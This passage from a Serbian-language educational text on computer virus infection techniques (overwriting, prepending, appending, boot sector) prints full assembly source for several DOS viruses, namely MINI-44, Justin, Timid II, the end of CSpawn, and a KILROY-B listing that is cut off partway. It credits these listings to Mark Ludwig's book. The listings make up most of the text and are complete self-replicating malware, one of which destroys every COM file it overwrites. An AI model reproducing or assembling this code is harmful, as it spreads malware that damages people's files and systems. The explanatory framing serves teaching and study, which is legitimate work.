        mov     ah,3EH                ;DOS close file function
        int     21H
INF_EXIT:    ret
REAL_NAME    db      13 dup (?)      ;Name of host to execute
;DOS EXEC function parameter block
PARAM_BLK    DW       ?              ;environment segment
            DD      80H              ;@ of command line
            DD      5CH              ;@ of first FCB
            DD      6CH              ;@ of second FCB
FINISH:
        end      CSpawn

```

2.5 Tehnika nadpisivanja(overwriting)

Samo ime ove tehnike inficiranja nam govori o kakvim virusima je reč. Overwriting (nadpisivanje) je menjanje samog koda originalnog fajla, virus može da se uglati u sam kod ili pak da obriše deo koda kako bi sebe smestio. Ovakvu tehniku inficiranja je veoma lako primetiti jer se odmah vidi da sa originalnim programom nešto nije u redu, ali tada je već kasno jer je virus pokrenut. Ovakvi virusi veoma često oštećuju host fajlove, te su ti isti fajlovi kasnije u najvećem broju slučajeva neupotrebljivi.



Slika 2. Grafički prikaz overwriting tehnike inficiranja

Primer otvorenog koda veoma jednostavnog fajl infektora MINI-44 virusa koji koristi overwriting tehniku inficiranja (*Mark Ludwig, Black Book Of Computer Viruses*):

```

;44 byte virus, destructively overwrites all the COM files in the
;current directory.
;

```

```

;(C) 1994 American Eagle Publications, Inc.
.model small
.code
FNAME EQU 9EH ;search-function file name result
ORG 100H

START:
    mov ah,4EH ;search for *.COM (search first)
    mov dx,OFFSET COM_FILE
    int 21H
SEARCH_LP:
    jc DONE
    mov ax,3D01H ;open file we found
    mov dx,FNAME
    int 21H
    xchg ax,bx ;write virus to file
    mov ah,40H
    mov cl,42 ;size of this virus
    mov dx,100H ;location of this virus
    int 21H
    mov ah,3EH
    int 21H ;close file
    mov ah,4FH
    int 21H ;search for next file
    jmp SEARCH_LP
DONE:
    ret ;exit to DOS
COM_FILE DB '*.COM',0 ;string for COM file search
END START

```


Napomena: Overwriting virusi su jedni od nekoliko tipova virusa koji se mogu pisati u jezicima visokog nivoa, kao što su na primer: C, Paskal, Basic.

2.6 Prepending tehnika inficiranja

Prepending virusi ubacuju svoj kod na početku programa koje inficiraju. Ovo je mnogo prefinjenija metoda od metode nadpisivanja, i u većini slučajeva se ne oštećuje host program. Kada se program koji je inficiran ovakvim tipom virusa pokrene, prvo se izvršava virusni kod jer je na početku fajla. U većini slučajeva nakon aktiviranja, sam virus predaje kontrolu inficiranom fajlu kako se ne bi primetile neke promene. Ovakav način virusne infekcije se najbolje vidi na *slici 2* ispod.

COM fajlovi su omiljena meta prepending virusa zbog jednostavnosti COM formata. Veoma je lako virusu da se ubaci na početku fajla bez oštećenja samog inficiranog fajla. Pored COM fajlova, sa nekim finesama, i EXE fajlovi mogu biti inficirani korišćenjem ove tehnike. Čuveni Nimda crv je upravo koristio ovaj metod za

atačovanje na fajlovima inficirane mašine. Naravno ovo je samo jedna osobina Nimda crva, o ostalima će biti više reči u delu o crvima.



Slika 3. Inficiranje fajla prepending tehnikom

Primer otvorenog koda JUSTIN virusa koji koristi prepending tehnika inficiranja(Mark Ludwig, *Black Book Of Computer Viruses*):

```
;The Justin virus is a parasitic COM infector which puts itself before the
;host in the file. This virus is benign
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved!
.model small
.code
        org     0100H

JUSTIN:
        call    CHECK_MEM           ;enough memory to run?
        jc      GOTO_HOST_LOW       ;nope, just exit to host
        call    JUMP_HIGH           ;go to next 64K memory block
        call    FIND_FILE           ;find a file to infect
        jc      GOTO_HOST_HIGH      ;none available, go to host
        call    INFECT_FILE         ;infect file we found

GOTO_HOST_HIGH:
        mov     di,100H             ;move host to low memory
        mov     si,OFFSET HOST
        mov     ax,ss               ;ss points to low seg still
        mov     ds,ax              ;so set ds and es to point there
```

```

        mov     es,ax
        push    ax                    ;push return address
        push    di                    ;to execute host (for later use)
        mov     cx,sp
        sub     cx,OFFSET HOST        ;cx = bytes to move
        rep     movsb                 ;move host to offset 100H
        retf                          ;and go execute it

```

;This executes only if Justin doesn't have enough memory to infect anything.

;It puts code to move the host down on the stack, and then jumps to it.

GOTO_HOST_LOW:

```

        mov     ax,100H               ;put 100H ret addr on stack
        push    ax
        mov     ax,sp
        sub     ax,6                  ;ax=start of stack instructions
        push    ax                   ;address to jump to on stack
        mov     ax,000C3H             ;put "ret" on stack
        push    ax
        mov     ax,0A4F3H             ;put "rep movsb" on stack
        push    ax
        mov     si,OFFSET HOST        ;set up si and di
        mov     di,100H               ;in prep to move data
        mov     cx,sp
        sub     cx,OFFSET HOST
        cli                          ;hw ints off
        add     sp,4                  ;adjust stack
        ret                          ;go to stack code

```

;This routine checks memory to see if there is enough room for Justin to

;execute properly. If not, it returns with carry set.

CHECK_MEM:

```

        mov     ah,4AH                ;modify allocated memory
        mov     bx,2000H              ;we want 2*64K
        int     21H                   ;set c if not enough memory
        pushf
        mov     ah,4AH                ;re-allocate all available mem
        mov     bx,0FFFFH
        int     21H
        mov     ah,4AH
        int     21H
        popf
        ret                          ;and return to caller

```

;This routine jumps to the block 64K above where the virus starts executing.

;It also sets all segment registers to point there, and moves the DTA to

;offset 80H in that segment.

JUMP_HIGH:

```

        mov     ax,ds                 ;ds points to current segment
        add     ax,1000H

```

```

        mov     es,ax                ;es points 64K higher
        mov     si,100H
        mov     di,si                ;di = si = 100H
        mov     cx,OFFSET HOST - 100H ;cx = bytes to move
        rep     movsb                ;copy virus to upper 64K block
        mov     ds,ax                ;set ds to high segment now, too
        mov     ah,1AH                ;move DTA
        mov     dx,80H                ;to ds:80H (high segment)
        int     21H
        pop     ax                    ;get return @ off of stack
        push    es                    ;put hi mem seg on stack
        push    ax                    ;then put return @ back
        retf                          ;FAR return to high memory!

```

;The following routine searches for one uninfected COM file and returns with
;c reset if one is found. It only searches the current directory.

FIND_FILE:

```

        mov     dx,OFFSET COM_MASK    ;search for COM files
        mov     ah,4EH                ;DOS find first file function
        xor     cx,cx                  ;CX holds all file attributes
FIND_LOOP:
        int     21H
        jc      FIND_EXIT              ;Exit if no files found
        call    FILE_OK                 ;file OK to infect?
        jc      FIND_NEXT              ;nope, look for another
FIND_EXIT:
        ret                             ;else return with z set
FIND_NEXT:
        mov     ah,4FH                ;DOS find next file function
        jmp     FIND_LOOP              ;Try finding another file
COM_MASK     db     '*.COM',0          ;COM file search mask

```

;The following routine determines whether a file is ok to infect. There are
;several criteria which must be satisfied if a file is to be infected.

```

;
;      1. We must be able to write to the file (open read/write successful).
;      2. The file must not be too big.
;      3. The file must not already be infected.
;      4. The file must not really be an EXE.
;

```

;If these criteria are met, FILE_OK returns with c reset, the file open, with
;the handle in bx and the original size in dx. If any criteria fail, FILE_OK
;returns with c set.

FILE_OK:

```

        mov     dx,9EH                ;offset of file name in DTA
        mov     ax,3D02H                ;open file, read/write access
        int     21H
        jc      FOK_EXIT_C              ;open failed, exit with c set
        mov     bx,ax                    ;else put handle in bx
        mov     ax,4202H                ;seek end of file
        xor     cx,cx                    ;displacement from end = 0

```

```

xor     dx,dx
int     21H                      ;dx:ax contains file size
jc      FOK_EXIT_CCF             ;exit if it fails
or      dx,dx                    ;if file size > 64K, exit
jnz     FOK_EXIT_CCF             ;with c set
mov     cx,ax                    ;put file size in cx too
add     ax,OFFSET HOST           ;add Justin + PSP size to host
cmp     ax,0FF00H                ;is there 100H bytes for stack?
jnc     FOK_EXIT_C               ;nope, exit with c set
push    cx                      ;save host size for future use
mov     ax,4200H                 ;reposition file pointer
xor     cx,cx
xor     dx,dx                    ;to start of file
int     21H
pop     cx
push    cx
mov     ah,3FH                   ;prepare to read file
mov     dx,OFFSET HOST           ;into host location
int     21H                      ;do it
pop     dx                      ;host size now in dx
jc      FOK_EXIT_CCF             ;exit with c set if failure
mov     si,100H                  ;now check 20 bytes to see
mov     di,OFFSET HOST           ;if file already infected
mov     cx,10
repz    cmpsw                    ;do it
jz      FOK_EXIT_CCF             ;already infected, exit now
cmp     WORD PTR cs:[HOST], 'ZM' ;is it really an EXE?
jz      FOK_EXIT_CCF             ;yes, exit with c set
clc                                           ;all systems go, clear carry
ret                                           ;and exit
FOK_EXIT_CCF: mov     ah,3EH       ;close file
int     21H
FOK_EXIT_C:  stc                    ;set carry
ret         ;and return
;This routine infects the file located by FIND_FILE.
INFECT_FILE:
push    dx                      ;save original host size
mov     ax,4200H                 ;reposition file pointer
xor     cx,cx
xor     dx,dx                    ;to start of file
int     21H
pop     cx                      ;original host size to cx
add     cx,OFFSET HOST - 100H    ;add virus size to it
mov     dx,100H                  ;start of infected image
mov     ah,40H                   ;write file
int     21H

```

```

        mov     ah,3EH                ;and close the file
        int     21H
        ret                     ;and exit
;Here is where the host program starts. In this assembler listing, the host
;just exits to DOS.
HOST:
        mov     ax,4C00H              ;exit to DOS
        int     21H
        end     JUSTIN

```

Justin virus je virus koji inficira početak koda COM fajla. Ovaj virus inficira fajlove u postojećem folderu te je zbog toga odličan virus sa stanovnšta bezbednosti za eksperimentisanje u naučne svrhe (*Mark Ludwig*).

2.7 Appending metoda infekcije

Appending virus ubacuje svoj kod na kraju inficiranog programa. Da bi mogao da deluje virus stvara vezu sa početkom hosta, tako da aktivacijom hosta, aktivira se i sam virus, čiji je kod smešten na kraju. Ovakv tip virusa obično ne oštećuje host fajl. Grafički prikaz se može videti na slici ispod:



Slika 4. Inficiranje fajla appending tehnikom

Inficiranje COM fajlova putem appending tehnike je relativno lako zbog jedinstvene strukture i ne uključuje specijalne hedere koji se nalaze na počecima EXE fajlova. Da bi se atačovalo na EXE fajl, s druge ruke, appending virus mora da manipuliše sa hederom hosta ne samo da bi stvorio prečicu do virusnog koda, već i da bi regulisao novu veličinu fajla i novu strukturu samog koda. Inficiranje EXE fajlova na ovaj način je malo teže i potreban je veći trud, ali zadatak nije neostvarljiv.

Tehnike inficiranja koje su pomenute (companion, overwriting, prepending, appending) su najčešći pristupi koje virusi koriste da bi inficirali fajlove. Virusi mogu koristiti ove metode delovanja kako bi inficirali i druge tipove fajlova kao što su skripte na primer sa .VBS i .PHP ekstenzijom. Ponekad se može videti neki primerak malware koji koristi kombinaciju ovih tipova kako bi osigurao opstanak na inficirani sistem. Na primer Appix crv, otkriven 2002. godine vezivao se tehnikom prepending na .COM, .EXE i .SCR ekstenzije, i appending tehnikom na kodove .PHP skripti. Ovaj fleksibilan mali zloća je koristio i prepending i appending tehnike inficiranja fajlova.

Prikaz otvorenog koda Timid II virusa. Ovaj virus se može asemblovati korišćenjem MASM, TASM ili A86 u COM fajl i onda se pokreće direktno (*Mark Ludwig, Black Book Of Computer Viruses*):

```
;The Timid II Virus is a parasitic COM infector that places the body of its
;code at the end of a COM file. It will jump directories.
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved!
;
.model tiny
.code
    ORG     100H
;This is a shell of a program which will release the virus into the system.
;All it does is jump to the virus routine, which does its job and returns to
;it, at which point it terminates to DOS.
HOST:
    jmp     NEAR PTR VIRUS_START
    db      'VI'
    db      100H dup (90H) ;force above jump to be near with 256 nop's
    mov     ax,4C00H
    int     21H            ;terminate normally with DOS
VIRUS:
;this is a label for the first byte of the virus
ALLFILE DB  '*.*',0        ;search string for a file
START_IMAGE DB 0,0,0,0,0
VIRUS_START:
    call    GET_START      ;get start address - this is a trick to
                           ;determine the location of the start of this program
GET_START:
    pop     di
    sub     di,OFFSET GET_START
    call    INFECT_FILES
EXIT_VIRUS:
    mov     ah,1AH         ;restore DTA
    mov     dx,80H
```

```

int      21H

mov      si,OFFSET HOST    ;restore start code in host

add      di,OFFSET START_CODE

push     si                ;push OFFSET HOST for ret below

xchg     si,di

movsw

movsw

movsb

ret                      ;and jump to host

START_CODE:                ;move first 5 bytes from host program to here

nop                      ;nop's for the original assembly code

nop                      ;will work fine

nop

nop

nop

INF_CNT DB      ?          ;Live counter of files infected

DEPTH  DB      ?          ;depth of directory search, 0=no subdirs

PATH   DB      10 dup (0)  ;path to search

INFECT_FILES:

mov      [di+INF_CNT],10 ;infect up to 10 files

mov      [di+DEPTH],1

call     SEARCH_DIR

cmp      [di+INF_CNT],0   ;have we infected 10 files

jz       IFDONE           ;yes, done, no, search root also

mov      ah,47H           ;get current directory

xor      dl,dl            ;on current drive

lea      si,[di+CUR_DIR+1] ;put path here

int      21H

mov      [di+DEPTH],2

mov      ax,'\'

mov      WORD PTR [di+PATH],ax

mov      ah,3BH

lea      dx,[di+PATH]

```

```

        int     21H             ;change directory

        call    SEARCH_DIR

        mov     ah,3BH          ;now change back to original directory

        lea     dx,[di+CUR_DIR]

        int     21H

IFDONE: ret

PRE_DIR DB     '.. ',0

CUR_DIR DB     '\ '

        DB      65 dup (0)

;This searches the current director for files to infect or subdirectories to
;search. This routine is recursive.

SEARCH_DIR:

        push    bp              ;set up stack frame

        sub     sp,43H          ;subtract size of DTA needed for search

        mov     bp,sp

        mov     dx,bp           ;put DTA to the stack

        mov     ah,1AH

        int     21H

        lea     dx,[di+OFFSET ALLFILE]

        mov     cx,3FH

        mov     ah,4EH

SDLP:   int     21H

        jc      SDDONE

        mov     al,[bp+15H]      ;get attribute of file found

        and     al,10H          ;(00010000B) is it a directory?

        jnz     SD1             ;yes, go handle dir

        call    FILE_OK         ;just a file, ok to infect?

        jc      SD2             ;nope, get another

        call    INFECT          ;yes, infect it

        dec     [di+INF_CNT]     ;decrement infect count

        cmp     [di+INF_CNT],0  ;is it zero

        jz      SDDONE          ;yes, searching done

        jmp     SD2             ;nope, search for another

```

```

SD1:  cmp     [di+DEPTH],0      ;are we at the bottom of search
      jz      SD2              ;yes, don't search subdirs
      cmp     BYTE PTR [bp+1EH], '.'
      jz      SD2              ;don't try to search '.' or '..'
      dec     [di+DEPTH]       ;decrement depth count
      lea     dx,[bp+1EH]      ;else get directory name
      mov     ah,3BH
      int     21H              ;change directory into it
      jc      SD2              ;continue if error
      call    SEARCH_DIR       ;ok, recursive search and infect
      lea     dx,[di+PRE_DIR]  ;now go back to original dir
      mov     ah,3BH
      int     21H
      inc     [di+DEPTH]
      cmp     [di+INF_CNT],0   ;done infecting files?
      jz      SDDONE
      mov     dx,bp            ;restore DTA to this stack frame
      mov     ah,1AH
      int     21H
SD2:   mov     ah,4FH
      jmp     SDLP
SDDONE: add     sp,43H
      pop     bp
      ret

;-----
;Function to determine whether the file specified in FNAME is useable.
;if so return nc, else return c.
;What makes a file useable?:
;
;      a) It must have the extent COM.
;
;      b) There must be space for the virus without exceeding the
;
;          64 KByte file size limit.
;
;      c) Bytes 0, 3 and 4 of the file are not a near jump op code,
;
;          and 'V', 'I', respectively

```

```

;
FILE_OK:

    lea    si,[bp+1EH]
    mov    dx,si
F01:    lodsb                ;get a byte of file name
    cmp    al,'.'           ;is it '.'?
    je     F02              ;yes, look for COM now
    cmp    al,0             ;end of name?
    jne    F01              ;no, get another character
    jmp    FOKCEND          ;yes, exit with c set, not a COM file
F02:    lodsw                ;ok, look for COM
    cmp    ax,'OC'
    jne    FOKCEND
    lodsb
    cmp    al,'M'
    jne    FOKCEND
    mov    ax,3D02H         ;r/w access open file
    int    21H
    jc     FOK_END          ;error opening file - quit
    mov    bx,ax            ;put file handle in bx
    mov    cx,5             ;next read 5 bytes at the start of the program
    lea    dx,[di+START_IMAGE]
    mov    ah,3FH           ;DOS read function
    int    21H
    pushf
    mov    ah,3EH
    int    21H              ;and close the file
    popf                    ;check for failed read
    jc     FOK_END
    mov    ax,[bp+1AH]      ;get size of orig file
    add    ax,OFFSET ENDVIR - OFFSET VIRUS + 100H ;and add virus size
    jc     FOK_END          ;c set if size>64K
    cmp    WORD PTR [di+START_IMAGE],'ZM' ;watch for exe format

```

```

        je      FOKCEND                      ;exe - don't infect!

        cmp     BYTE PTR [di+START_IMAGE],0E9H      ;is first byte near jump?

        jnz     FOK_NCEND                    ;no, file is ok to infect

        cmp     WORD PTR [di+START_IMAGE+3], 'IV'    ;ok, is 'VI' there?

        jnz     FOK_NCEND                    ;no, file ok to infect

FOKCEND: stc

FOK_END: ret

FOK_NCEND:

        cld

        ret

;-----
;This routine moves the virus (this program) to the end of the COM file
;Basically, it just copies everything here to there, and then goes and
;adjusts the 5 bytes at the start of the program and the five bytes stored
;in memory.
;
INFECT:

        lea     dx, [bp+1EH]

        mov     ax, 3D02H                    ;r/w access open file

        int     21H

        mov     bx, ax                      ;and keep file handle in bx

        xor     cx, cx                      ;positon file pointer

        mov     dx, cx                      ;cx:dx pointer = 0

        mov     ax, 4202H                    ;locate pointer to end DOS function

        int     21H

        mov     cx, OFFSET ENDVIR - OFFSET VIRUS ;bytes to write

        lea     dx, [di+VIRUS] ;write from here

        mov     ah, 40H                      ;DOS write function, write virus to file

        int     21H

        xor     cx, cx                      ;save 5 bytes which came from the start

        mov     dx, [bp+1AH]

        add     dx, OFFSET START_CODE - OFFSET VIRUS ;to START_CODE

        mov     ax, 4200H                    ;use DOS to position the file pointer

```

```

int     21H

mov     cx,5                      ;now go write START_CODE in the file

lea     dx,[di+START_IMAGE]

mov     ah,40H

int     21H

xor     cx,cx                    ;now go back to start of host program

mov     dx,cx                    ;so we can put the jump to the virus in

mov     ax,4200H                 ;locate file pointer function

int     21H

mov     BYTE PTR [di+START_IMAGE],0E9H ;first the near jump op code E9

mov     ax,[bp+1AH]              ;and then the relative address

add     ax,OFFSET VIRUS_START-OFFSET VIRUS-3 ;to START_IMAGE area

mov     WORD PTR [di+START_IMAGE+1],ax

mov     WORD PTR [di+START_IMAGE+3],4956H ;and put 'VI' ID code in

mov     cx,5                    ;now write the 5 bytes in START_IMAGE

lea     dx,[di+START_IMAGE]

mov     ah,40H                  ;DOS write function

int     21H

mov     ah,3EH                  ;and close file

int     21H

ret                                ;all done, the virus is transferred

ENDVIR:

END HOST

```


Timid II virus je mnogo agresivniji virus od Justin virusa i ne ostaje u trenutnom folderu, već će pokušati da inficira fajlove i u drugim folderima na sistemu. Sa ovim virusom mora se biti mnogo obazriviji prilikom naučnog istraživanja i eksperimentisanja. Kao i u prethodnim slučajevima ovo su reference za obradu klasičnih virusa i obrade tehnika inficiranja(*Mark Ludwig*).

2.8 Inficiranje boot sektora

Da se bolje razume svrha boot sektora i razlog zbog čega virusi žele da ga inficiraju, moramo da zadržimo unutar ključnih koraka u učitavanju operativnog sistema sa hard diska. Boot sektor vodi mašinu prilikom bootovanja kako bi mašina znala koji program da učitava, a koji ne.

Prilikom uključivanja PC-a prvo se izvršavaju setovi zadatih instrukcija koji inicijaliziraju hardware i omogućavaju sistemu da se bootuje. Kod koji implementira ove akcije je deo BIOS programa koji je ugrađen u sam čip mašine od strane proizvođača. BIOS je generičan onoliko koliko je moguće, i nije napravljen za neki određeni operativni sistem. Zbog toga, mašina sa samo jednim BIOS-om može biti korišćena za različite operativne sisteme. Kako BIOS ne zna da loaduje operativni sistem, on ostavlja prvi sektor na prvom hard disku, i tu smešta mali program pod nazvom master boot record (MBR). Nekad je i fizički sektor gde je smešten ovaj program poznat pod terminom master boot sector.

Takođe i MBR ne zna da loaduje sistem. Ovo je zbog toga što svaki PC poseduje opciju da ima različite operativne sisteme i veći broj particija, svaki pojedinačni PC je računar za sebe sa svojim pojedinostima i originalnošću što zavisi od vlasnika. Kod koji je deo MBR zna da prepozna particije, i kako da prenese kontrolu do određenog boot sektora određene particije. Boot sektor smešten na početku svake particije se naziva partition boot sector (pbs). Drugi termini koji se koriste za ovaj boot sektor su volume boot sector i volume boot record. Program ugrađen u PBS locira startne fajlove operativnog sistema i prenosi kontrolu bootovanja na njih. Ovo se najbolje može videti na slici ispod:



Slika 5. Mete boot sektor virusa MBR i PBS

Virusi iskorišćavaju izvršnu osobinu MBR i PBS sadržaja i atačuju se za jedan od boot sektora te su zbog toga poznati kao boot sektor virusi. Mašina inficirna boot sektor virusom će pokrenuti virus uvek kada se bude bootovala.

Virus Mikelandelo, otkriven 1991. godine, je tipičan boot sektor virus koji je opšte poznat uglavnom zbog pompe koja je vladala 1992. godine oko njega. Delovanje Mikelandelo virusa je krajnje destruktivno, napravljen je tako da nadpisuje sektore na hard disku ukoliko bi se inficirani računar bootovao na rođendan velikog renesansnog umetnika 6. marta. Iako je zavladała prava medijska panika i predviđalo se da će milioni računara biti zaraženi tog datuma samo njih 10.000 do 20.000 su izvukli deblji kraj.

Kada Mikelandelo inficira hard disk, on prebacije sadržaj originalnog MBR na drugu lokaciju na disku i smešta sebe umesto MBR-a. Sledeći put kada vlasnik bude podizao sistem, Mikelandelo će se izvršiti u memoriji, a onda će predati kontrolu originalnom MBR kako bi nastavio sa normalnim bootovanjem. Ovako bi se ponašao svakog dana osim 6. marta kada bi očistio ceo hard disk.

Da bi mogao da se širi i inficira različite mašine, Mikelandelo se takođe vezuje i za boot sektor flopi diska. Bez ove osobine ne bi mogao da se širi, jer ovaj virus nema osobinu inficiranja EXE fajlova, a opšte je poznato da ljudi veoma retko razmenjuju hard diskove. Flopi disk ima samo jednu particiju i nema MBR.

Kada se Mikelandelo pokrene na PC-u, on će se automatski atačovati za boot sektor svakog flopija koji se u tom trenutku bude nalazio u računaru. Virus može ovako da deluje zbog mogućnosti učitavanja u memoriju atačujući se za niskopojasne BIOS drajvere i ostajući aktivan prilikom rada kompjutera. Primerci koji mogu ostati u RAM memoriji inficiranog kompjutera se još nazivaju i memorisko-rezidentni virusi. Ovo svojstvo može biti sastavni deo virusa bez obzira da li mu je primarna meta boot sektor ili izvršni fajlovi. Virus koji nisu rezidentni u memoriji se nazivaju virusi direktne akcije, ove kreature deluju samo onda kada je njihov host pokrenut i bez zadrške.

Dobra vest je efektivnost rezidentne memorije boot sektor virusa koja je veoma umanjena u Windowsu NT, kao i u naprednijim verzijama Microsoft Windowsa (2000, XP, 2003 i Viste). Ovi operativni sistemi se ne oslanjaju više na pristupu niskopojasnog BIOS-a na lokalnom disku. Rezultat svega ovoga je da iako je virus inficirao boot sektor PC-a, i viruse učitava u memoriju, virusni kod će biti ignorisan kada je Windows pokrenut. Virus dobijaju šansu da se loaduju, ali ne i da nekako dođu do novih flopija ili hard drajva dok je operativni sistem pod kontrolom. Ovo znači da se virusi ne mogu atačovati na novu metu sve dok Windows radi. Loša vest je da se štetne osobine virusa i dalje zadržavaju te mogu izazvati moguću štetu na sam sistem.

Treba napomenuti da Windows-i sa NTFS particijama mogu veoma lako da se obore ukoliko im se PBS inficira. Hard diskovi sa NTFS formatiranim particijama smeštaju informacije o bootovanju u PBS, ukoliko je on kompromitovan ili obrisao, sam Windows neće imati informacije za dizanje sistema, te se sistem neće dići[15].

Ovde su prikazane primarne tehnike koje koriste virusi i načini njihovog delovanja. Pored gore navedenih izvršnih i boot sektor virusa, ostale popularne mete kompjuterskih virusa su dokumentni fajlovi koji imaju mogućnost nošenja izvršnog koda.

Prikaz otvorenog koda KILROY-B boot sektor virusa. Ovaj prikazani virusni kod može biti kompajliran u TASM., MASM ili A86 (*Mark Ludwig, Black Book Of Computer Viruses*):

```
;The KILROY-B Virus. This is a floppy-only virus that is self contained in a
;single sector. At boot time, it boots DOS and copies itself from the A: to
;the B: drive if a disk is inserted in B:.
;
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved!
;This segment is where the first operating system file (IO.SYS) will be
;loaded and executed from. We don't know (or care) what is there, as long as
;it will execute at 0070:0000H, but we do need the address to jump to defined
;in a separate segment so we can execute a far jump to it.
DOS_LOAD      SEGMENT AT 0070H
               ASSUME  CS:DOS_LOAD
               ORG     0

LOAD:                                     ;Start of the first op system program
DOS_LOAD      ENDS
MAIN          SEGMENT BYTE
               ASSUME  CS:MAIN,DS:MAIN,SS:NOTHING

;This is the loader for the boot sector. It writes the boot sector to
;the A: drive in the right place, after it has set up the basic disk
;parameters. The loader is what gets executed when this program is executed
;from DOS as a COM file.
               ORG     100H
LOADER:
               mov     ax,201H             ;load the existing boot sector
               mov     bx,OFFSET DISK_BUF   ;into this buffer
               mov     cx,1                 ;Drive 0, Track 0, Head 0, Sector 1
               mov     dx,0
               int      13H
               mov     ax,201H             ;try twice to compensate for disk
               int      13H                 ;change errors
               mov     si,OFFSET DISK_BUF + 11
               mov     di,OFFSET BOOTSEC + 11
               mov     cx,19
               rep      movsb                ;move disk data to new boot sector
               mov     ax,301H             ;and write new boot sector to disk
               mov     bx,OFFSET BOOTSEC
               mov     cx,1
               mov     dx,0
               int      13H
```

```

        mov     ax,4C00H           ;now exit to DOS
        int     21H

;This area is reserved for loading the boot sector from the disk which is going
;to be modified by the virus, as well as the first sector of the root dir,
;when checking for the existence of system files and loading the first system
;file. The location is fixed because this area is free at the time of the
;execution of the boot sector.

        ORG     0500H

DISK_BUF:  DB     ?                ;Start of the buffer
;Here is the start of the boot sector code. This is the chunk we will take out
;of the compiled COM file and put it in the first sector on a floppy disk.

        ORG     7C00H

BOOTSEC:   JMP     SHORT BOOT      ;Jump to start of boot code
          NOP                     ;3 bytes before data

DOS_ID:    DB     'Kilroy B';Name of this boot sector (8 bytes)
SEC_SIZE:  DW     200H             ;Size of a sector, in bytes
SECS_PER_CLUST: DB 2             ;Number of sectors in a cluster
FAT_START: DW     1               ;Starting sector for the first FAT
FAT_COUNT: DB     2               ;Number of FATs on this disk
ROOT_ENTRIES: DW 70H             ;Number of root directory entries
SEC_COUNT: DW     2D0H           ;Total number of sectors on this disk
DISK_ID:   DB     0FDH           ;Disk type code (This is 360KB)
SECS_PER_FAT: DW 2               ;Number of sectors per FAT
SECS_PER_TRK: DW 9               ;Sectors per track for this drive
HEADS:     DW     2               ;Number of heads (sides) on this drive
HIDDEN_SECS: DW 0               ;Number of hidden sectors on the disk
;Here is the start of the boot sector executable code
BOOT:      CLI                     ;interrupts off
          XOR     AX,AX            ;prepare to set up segs
          MOV     ES,AX            ;set DS=ES=SS=0
          MOV     DS,AX
          MOV     SS,AX           ;start stack @ 0000:7C00
          MOV     SP,OFFSET BOOTSEC
          STI                     ;now turn interrupts on
;Before getting the system file, the virus will attempt to copy itself to
;the B: drive.
INFECT:

        mov     ax,201H           ;attempt to read
        mov     bx,OFFSET DISK_BUF ;B: boot sector
        mov     cx,1
        mov     dx,1
        int     13H
        mov     ax,201H           ;do it twice
        int     13H               ;for disk change
        jc      LOOK_SYS          ;no disk, just load DOS
